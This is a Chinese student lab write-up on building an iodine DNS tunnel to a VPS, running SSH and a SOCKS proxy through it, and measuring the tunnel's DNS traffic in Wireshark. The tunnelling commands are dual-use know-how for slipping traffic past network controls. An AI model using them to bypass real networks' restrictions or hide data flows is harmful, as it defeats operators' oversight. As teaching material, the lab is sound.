
④ 下载最新版本的 iodine Windows 客户端。解压后，通过命令行进入这个目录 iodine/bin（用管理者方式打开命令行）。

Client 端参数说明：


```
iodined [options] <topdomain>

Options:

        -r : 采用 DNS 中继模式传输数据

        -M : 指定上行主机名大小

        -m : 调节最大下行分片大小

        -T : 指定所使用的 DNS 请求类型，可选有 NULL,PRIVATE,TXT,SRV,MX,CNAME,A

        -O : 指定数据编码规范

        -L : 是否使用懒惰模式，默认开启

        -I : 指定请求间的时间间隔

        -f : 前台运行

        -P password : 指定一个 password 进行认证，如果不指定，后续会提示
```

输入模板： iodine -f -P YourPassword server_ip Yourdemain

上面的KeyPassword是在服务器端运行iodined这个程序时设置的密码，server_ip是你的VPS服务器的ip地址，iodine2116.pymcf.xyz是你设置的NS记录的域名。运行以上命令后，你会看到类似下面的输出，下面的120.78.144.125是服务器的ip地址：



尝试ping 10.0.0.1，测试是否可以ping通10.0.0.1这个服务器，发现不行，只可以ping通自己，结果如图下所示：



原因可能是和 Windows version does not support detaching 有关。而失败原因和解决方法尚未找到。不过有同学和我一样的步骤的时候并没有遇到这些问题，所以我还是把过程陈述出来，作为记录。

Linux 系统：

由于 Windows 上客户机并没有连上服务器，所以我尝试了使用 Linux 系统的客户机。首先在 VMWare 装上 Ubuntu，然后直接安装 iodine，安装过程和服务器安装过程一致。

输入模板：sudo iodine -P YourPassword server_ip Yourdemain

```
seven@ubuntu:~$ sudo iodine -P 12345678 120.78.144.125 iodine2116.pymcf.xyz
[sudo] password for seven:
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for iodine2116.pymcf.xyz to 120.78.144.125
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 10.0.0.2
Setting MTU of dns0 to 1130
Server tunnel IP is 10.0.0.1
Testing raw UDP data to the server (skip with -r)
Server is at 192.168.1.99, trying raw login: ....failed
Using EDNS0 extension
Switching upstream to codec Base128
Server switched upstream to codec Base128
No alternative downstream codec available, using default (Raw)
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -m fragsize)
768 ok.. 1152 ok.. ...1344 not ok.. ...1248 not ok.. ...1200 not ok.. 1176 ok..
1188 ok.. will use 1188-2=1186
Setting downstream fragment size to max 1186...
Connection setup complete, transmitting data.
Detaching from terminal...
```

测试：

下面是测试 DNS 隧道设置，**确保正确设置 DNS 隧道**的一些步骤：

a) 服务器和客户机建立通信之后，客户机会多出一块名为 dns0 的虚拟网卡。运行 ifconfig（在客户机上）确保 dns0 如图下所示：

```
dns0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
-00
          inet addr:10.0.0.2  P-t-P:10.0.0.2  Mask:255.255.255.224
          inet6 addr: fe80::1384:fff5:6f02:c250/64 Scope:Link
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:1000 (1000.0 B)  TX bytes:1800 (1.8 KB)
```

b) 测试是否可以通过 DNS 隧道的内网地址 ping 通服务器，发现成功 ping 上了服务器，如图：

```
seven@ubuntu:~$ ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.      服务器
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=12.1 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=64 time=11.0 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=64 time=17.5 ms
64 bytes from 10.0.0.1: icmp_seq=4 ttl=64 time=11.5 ms
^C
--- 10.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 11.049/13.049/17.504/2.603 ms
seven@ubuntu:~$ ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.      客户机
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=0.080 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.058 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.043 ms
^C
--- 10.0.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.035/0.054/0.080/0.017 ms
```

c) 测试是否可以通过子网 IP 通过 DNS 隧道连接到服务器，正确连接上如下图：

```
seven@ubuntu:~$ ssh AniviaKid@10.0.0.1
AniviaKid@10.0.0.1's password:
Last login: Wed Jul  4 00:06:09 2018 from 10.0.0.2

Welcome to Alibaba Cloud Elastic Compute Service !

[AniviaKid@iZwz91l8omreitn9llv3oaZ ~]$ exit
logout
Connection to 10.0.0.1 closed.
```

如果你重装过系统，或许会遇到类似下面的问题（WARNING）：

```
seven@ubuntu:~$ ssh AniviaKid@10.0.0.1
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:+WYldYVSDDpbRSB7bZ5Zyn4YNXDe/sD2Ulb5v56SyRo.
Please contact your system administrator.
Add correct host key in /home/seven/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/seven/.ssh/known_hosts:1
  remove with:
  ssh-keygen -f "/home/seven/.ssh/known_hosts" -R 10.0.0.1
ECDSA host key for 10.0.0.1 has changed and you have requested strict checking.
Host key verification failed.
```

这是由于第一次连接时，服务器将已经生成的公钥（已存放在本地）发送给连接方，连接方没有对应的私钥。服务器重装之后，生成的公钥发生了变化。连接方存放的还是以前的公钥。因此公钥不匹配。即认同为服务器身份已变。解决方法是将原来的公钥给删除了，也就是一切重头再来，又开始了第一次的工作。

输入上面红框图中的命令：

ssh-keygen -f “/home/seven/know_hosts” -R 10.0.0.1

```
seven@ubuntu:~$ ssh-keygen -f "/home/seven/.ssh/known_hosts" -R 10.0.0.1
# Host 10.0.0.1 found: line 1
/home/seven/.ssh/known_hosts updated.
Original contents retained as /home/seven/.ssh/known_hosts.old
```

再次进行测试 ssh 连接服务器，就会发现可以正常连接上服务器了。

5) 通过虚拟内网地址登入服务器

在 DNS 隧道里面设置 SSH 隧道，然后通过设置一个 SOCKS 代理，允许你引导网络流量，并保护网络流量。参考网址（同样是外网）：https://calebmadrigal.com/dns-tunneling-with-iodine/

a) 在客户端设置 SSH 隧道：

```
seven@ubuntu:~$ ssh -f -N -D 5000 AniviaKid@10.0.0.1
AniviaKid@10.0.0.1's password:
```


其中 5000 就是 localhost 进入隧道的端口。


b) **简单测试一下，curl 通过 SOCKS 代理下载一些东西。**通过下面的指令可以验证它返回的 IP 是 SSH 服务器的 IP（120.78.144.125）：

```
seven@ubuntu:~$ curl --socks5-hostname 127.0.0.1:5000 http://httpbin.org/ip
{"origin":"120.78.144.125"}
```


c) 设置 Fire Fox 浏览器的代理

i. 打开选项卡的管理设置并找到网络代理：





ii. 设置 SOCKS 代理服务



iii. 测试代理是否有效

当你通过隧道浏览互联网的时候，网站会将你的 IP 地址视为你的服务器，因此要测试一切正常，检查是否有隧道。


没有隧道：

使用隧道：


6) 流量分析

a) 使用 Wireshark 进行分析


打开 wireshark 进行捕获，将会看到一堆 DNS 数据包，因为所有的流量都是通过 DNS 进行隧道传输（iodine 支持 NULL，TXT，SRV，MX，CNAME，A 等多种查询请求类型，并且支持 EDNS，支持 base32，base64，base128 等多种编码规范）：




对通信时间进行分析，例如 ID5 的请求，ID8 响应成功所需时间为 4.021s：



通过在 Wireshark 添加响应时间的列，查看所有 response 数据包的响应时间，得出 DNS 隧道内设 SSH 代理的响应时间如下：



No.	Time	Source	Destination	Protocol	Length	Time	Info
7	8.024906277	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xac99 NULL pabapiia.iodi
8	8.035226106	120.78.144.125	192.168.237.129	DNS	103	4.021565394	Standard query response 0x8e6a NULL paba
9	12.036396319	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xcac8 NULL pabapiii.iodi
10	12.045938613	120.78.144.125	192.168.237.129	DNS	103	4.021032336	Standard query response 0xac99 NULL paba
11	16.049979532	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xe8f7 NULL pabapiiq.iodi
12	16.059640425	120.78.144.125	192.168.237.129	DNS	103	4.023244106	Standard query response 0xcac8 NULL paba
13	20.063124058	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x0726 NULL pabapiiy.iodi
14	20.073861946	120.78.144.125	192.168.237.129	DNS	103	4.023882414	Standard query response 0xe8f7 NULL paba
15	24.077703074	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x2555 NULL pabapija.iodi
16	24.087199938	120.78.144.125	192.168.237.129	DNS	103	4.024075880	Standard query response 0x0726 NULL paba
17	28.091428963	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x4384 NULL pabapiji.iodi
18	28.102622133	120.78.144.125	192.168.237.129	DNS	103	4.024919059	Standard query response 0x2555 NULL paba
19	31.056533260	192.168.137.1	239.255.255.250	SSDP	215		M-SEARCH * HTTP/1.1
20	31.068314154	120.78.144.125	192.168.237.129	DNS	238	2.976885191	Standard query response 0x4384 NULL paba
21	31.068677309	192.168.237.129	120.78.144.125	DNS	169		Standard query 0x61b3 NULL 0afb082\3122h
22	31.091704330	120.78.144.125	192.168.237.129	DNS	273	0.023027021	Standard query response 0x61b3 NULL 0afb
23	31.091926040	192.168.237.129	120.78.144.125	DNS	214		Standard query 0x7fe2 NULL 0egb182\3122h
24	31.107092495	120.78.144.125	192.168.237.129	DNS	279	0.015166455	Standard query response 0x7fe2 NULL 0egb
25	31.107313335	192.168.237.129	120.78.144.125	DNS	214		Standard query 0x9e11 NULL 0ihb282\3122h
26	31.120694892	120.78.144.125	192.168.237.129	DNS	317	0.013381557	Standard query response 0x9e11 NULL 0ihb
27	31.126706315	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xbc40 NULL paaapijq.iodi
28	31.176892754	192.168.237.129	120.78.144.125	DNS	169		Standard query 0xda6f NULL 0mab382\3122h
29	31.212811301	120.78.144.125	192.168.237.129	DNS	103	0.086104986	Standard query response 0xbc40 NULL paaa
30	31.233666593	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xf89e NULL paaapijy.iodi
31	31.243937680	120.78.144.125	192.168.237.129	DNS	172	0.067044926	Standard query response 0xda6f NULL 0mab
32	32.057315958	192.168.137.1	239.255.255.250	SSDP	215		M-SEARCH * HTTP/1.1




55	37.500981331	120.78.144.125	192.168.237.129	DNS	318	0.009806445	Standard query response 0x2674 NULL 0ifb
56	37.506272147	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x44a3 NULL pabqpiky.iodi
57	37.544430890	192.168.237.129	120.78.144.125	DNS	169		Standard query 0x62d2 NULL 0mgbb82\3122h
58	37.574459355	120.78.144.125	192.168.237.129	DNS	103	0.068187208	Standard query response 0x44a3 NULL pabq
59	37.595150389	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x8101 NULL pabqpila.iodi
60	37.605296931	120.78.144.125	192.168.237.129	DNS	172	0.060866041	Standard query response 0x62d2 NULL 0mgb
61	37.677271509	120.78.144.125	192.168.237.129	DNS	238	0.082121120	Standard query response 0x8101 NULL pabq
62	37.677479124	192.168.237.129	120.78.144.125	DNS	169		Standard query 0x9f30 NULL 0qhbc82\3122h
63	37.687264270	120.78.144.125	192.168.237.129	DNS	272	0.009785146	Standard query response 0x9f30 NULL 0qhb
64	37.687628182	192.168.237.129	120.78.144.125	DNS	214		Standard query 0xbd5f NULL 0uabd82\3122h
65	37.724843419	120.78.144.125	192.168.237.129	DNS	217	0.037215237	Standard query response 0xbd5f NULL 0uab
66	37.725094731	192.168.237.129	120.78.144.125	DNS	214		Standard query 0xdb8e NULL 0yabe82\3122h
67	37.734763574	120.78.144.125	192.168.237.129	DNS	318	0.009668843	Standard query response 0xdb8e NULL 0yab
68	37.740069979	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xf9bd NULL paaipili.iodi
69	37.776194536	192.168.237.129	120.78.144.125	DNS	169		Standard query 0x17ec NULL 02bbf82\3122h
70	37.805954762	120.78.144.125	192.168.237.129	DNS	103	0.065884783	Standard query response 0xf9bd NULL paai
71	37.827042101	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x361b NULL paaipilq.iodi
72	37.836589132	120.78.144.125	192.168.237.129	DNS	172	0.060394596	Standard query response 0x17ec NULL 02bb
73	38.279539884	192.168.237.129	120.78.144.125	DNS	263		Standard query 0x544a NULL 0abbg82\276yG
74	38.309196275	120.78.144.125	192.168.237.129	DNS	103	0.482154174	Standard query response 0x361b NULL paai
75	38.309541979	192.168.237.129	120.78.144.125	DNS	273		Standard query 0x7279 NULL 0ebbh82\276y\
76	38.319116179	120.78.144.125	192.168.237.129	DNS	328	0.039576295	Standard query response 0x544a NULL 0abb
77	38.324792011	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x90a8 NULL paaqpily.iodi
78	38.335462353	120.78.144.125	192.168.237.129	DNS	276	0.025920374	Standard query response 0x7279 NULL 0ebb
79	38.385354932	120.78.144.125	192.168.237.129	DNS	254	0.060562921	Standard query response 0x90a8 NULL paaq
80	38.385578536	192.168.237.129	120.78.144.125	DNS	169		Standard query 0xaed7 NULL 0idbi82\3122h

从上面响应时间看出，响应时间和数据包长度相关不大，出现 4 秒多才响应可能是隧道偶尔不太稳定导致。

通过 **校园网下访问百度以及哔哩哔哩的 DNS 响应时间** 与 **DNS 隧道使用代理访问百度以及哔哩哔哩的响应时间** 进行对比检验隧道的通行质量情况。

i. **校园网下访问百度以及哔哩哔哩的 DNS 响应时间**

访问百度：



43	4.481499	192.168.199.149	192.168.199.1	DNS	73		Standard query 0x181b A sp2.baidu.com
47	4.484994	192.168.199.149	192.168.199.1	DNS	76		Standard query 0xead9 A ss3.bdstatic.com
62	4.496542	192.168.199.1	192.168.199.149	DNS	302	0.015043000	Standard query response 0x181b A sp2.baidu.com CNAME


访问哔哩哔哩：

2032	61.610120	192.168.199.149	192.168.199.1	DNS	79	Standard query 0x302b A api.vc.bilibili.com
2033	61.612013	192.168.199.149	192.168.199.1	DNS	81	Standard query 0x7990 A api.live.bilibili.com
2034	61.612917	192.168.199.1	192.168.199.149	DNS	35	0.002797000 Standard query response 0x302b A api.vc.bilibili.com CNAME bilibili.hdslb.n…
2035	61.613421	192.168.199.149	192.168.199.1	DNS	76	Standard query 0x4721 A api.bilibili.com
2036	61.615435	192.168.199.1	192.168.199.149	DNS	35	0.003422000 Standard query response 0x7990 A api.live.bilibili.com CNAME bilibili.hdslb…
2037	61.616584	192.168.199.1	192.168.199.149	DNS	38	0.003163000 Standard query response 0x4721 A api.bilibili.com CNAME interface.hdslb.net…
2038	61.622695	192.168.199.149	192.168.199.1	DNS	76	Standard query 0x95ce A big.bilibili.com
2039	61.629402	192.168.199.1	192.168.199.149	DNS	38	0.006707000 Standard query response 0x95ce A big.bilibili.com CNAME interface.hdslb.net…
2040	61.643222	192.168.199.149	192.168.199.1	DNS	75	Standard query 0x06dd A cm.bilibili.com
2041	61.644410	192.168.199.149	192.168.199.1	DNS	77	Standard query 0x97e8 A data.bilibili.com
2042	61.644410	192.168.199.149	192.168.199.1	DNS	80	Standard query 0x9637 A message.bilibili.com
2043	61.645601	192.168.199.149	192.168.199.1	DNS	72	Standard query 0xb985 A s1.hdslb.com
2044	61.645984	192.168.199.149	192.168.199.1	DNS	90	Standard query 0xbe83 A upos-hz-mirrorcos.acgvideo.com
2046	61.646176	192.168.199.1	192.168.199.149	DNS	38	0.002954000 Standard query response 0x06dd A cm.bilibili.com CNAME interface.hdslb.net …
2057	61.651571	192.168.199.1	192.168.199.149	DNS	43	0.007161000 Standard query response 0x97e8 A data.bilibili.com CNAME data.bilibili.com.…
2061	61.655155	192.168.199.1	192.168.199.149	DNS	40	0.010745000 Standard query response 0x9637 A message.bilibili.com CNAME interface.hdslb…
2063	61.657399	192.168.199.1	192.168.199.149	DNS	53	0.011415000 Standard query response 0xbe83 A upos-hz-mirrorcos.acgvideo.com CNAME upos-…
